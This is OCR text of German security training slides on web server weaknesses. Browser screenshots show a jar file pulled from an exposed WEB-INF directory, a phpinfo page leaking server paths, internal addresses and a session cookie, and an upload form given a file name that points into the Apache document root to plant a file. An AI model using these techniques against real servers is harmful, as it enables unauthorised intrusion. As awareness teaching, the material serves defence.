

Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www[redacted]de/WEB-INF/lib/1-portal.jar
heise IPv6 Portal Rootsecure ha.ckers SF Blogs Pete Blogs Listen milw0rm SANS Slashdot ZDNet inc THC Netcraft packetstorm
Opening 1-portal.jar
You have chosen to open
1-portal.jar
which is a: Executable Jar File
from: http://www[redacted]de
What should Firefox do with this file?
Open with
Java(TM) Platform SE binary (default)
Save to Disk
Do this automatically for files like this from now on.
OK
Cancel
Done
Apache


# Schwachstellen: die Ursachen


**Betrieb**



- Patchmanagement
- Einspielen von Änderungen
- Benutzerverwaltung / Passwortvergabe
- Testbenutzer
- ungeschützte Admintools*


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www[redacted]de/upload/upload.html
heise IPv6 Portal Rootsecure ha.ckers SF Blogs Pete Blogs Listen milw0rm SANS Slashdot ZDNet inc THC Netcraft packets
phpinfo()
http://www[redacted]....oad/upload.html
File name: test.txt
File content: This is a test content
Send File
Done
Apache
Proxy: Helga


phpinfo() - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www[redacted]de/phpinfo.php
Google
heise IPv6 Portal Rootsecure ha.ckers SF Blogs Pete Blogs Listen milw0rm SANS Slashdot ZDNet inc THC Netcraft packetst
phpinfo()
http://www[redacted]de/upload/upload.html
HTTP_ACCEPT_LANGUAGE en-us, en; q=0.5
HTTP_ACCEPT_ENCODING gzip, deflate
HTTP_ACCEPT_CHARSET ISO-8859-1, utf-8; q=0.7, *; q=0.7
HTTP_KEEP_ALIVE 300
HTTP_COOKIE JSESSIONID=1479FA26C14C6A7D907EEA349787C5AF
HTTP_VIA 1.1 helga.localdomain.local:3128 (squid/2.6.STABLE5)
HTTP_X_FORWARDED_FOR 127.0.0.1
HTTP_CACHE_CONTROL max-age=259200
HTTP_CONNECTION keep-alive
PATH /usr/kerberos/sbin
/usr/kerberos/bin
/usr/local/bin
/bin
/usr/bin
/usr/X11R6/bin
/home/pzeidler/bin
SERVER_SIGNATURE no value
SERVER_SOFTWARE Apache
SERVER_NAME www[redacted]de
SERVER_ADDR 10.25.0.25
SERVER_PORT 80
REMOTE_ADDR 62.26.179.66
DOCUMENT_ROOT /opt/apache-2.2.6/htdocs
SERVER_ADMIN root@[redacted]www03.localdomain
SCRIPT_FILENAME /opt/apache-2.2.6/htdocs/phpinfo.php
REMOTE_PORT 52678
GATEWAY_INTERFACE CGI/1.1
Done
Apache
Proxy: Helga


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www[redacted]de/upload/upload.html
Google
heise IPv6 Portal Rootsecure ha.ckers SF Blogs Pete Blogs Listen milw0rm SANS Slashdot ZDNet inc THC Netcraft packe
phpinfo()
http://www[redacted]....oad/upload.html
File name: ache-2.2.6/htdocs/welt.txt
File content: Hallo Welt!
Send File
Done
Apache
Proxy: Helga

# Agenda

- Schwachstellen: die Ursachen
- **Angriffstechniken aus der Praxis**
- root-Access in 20 Schritten

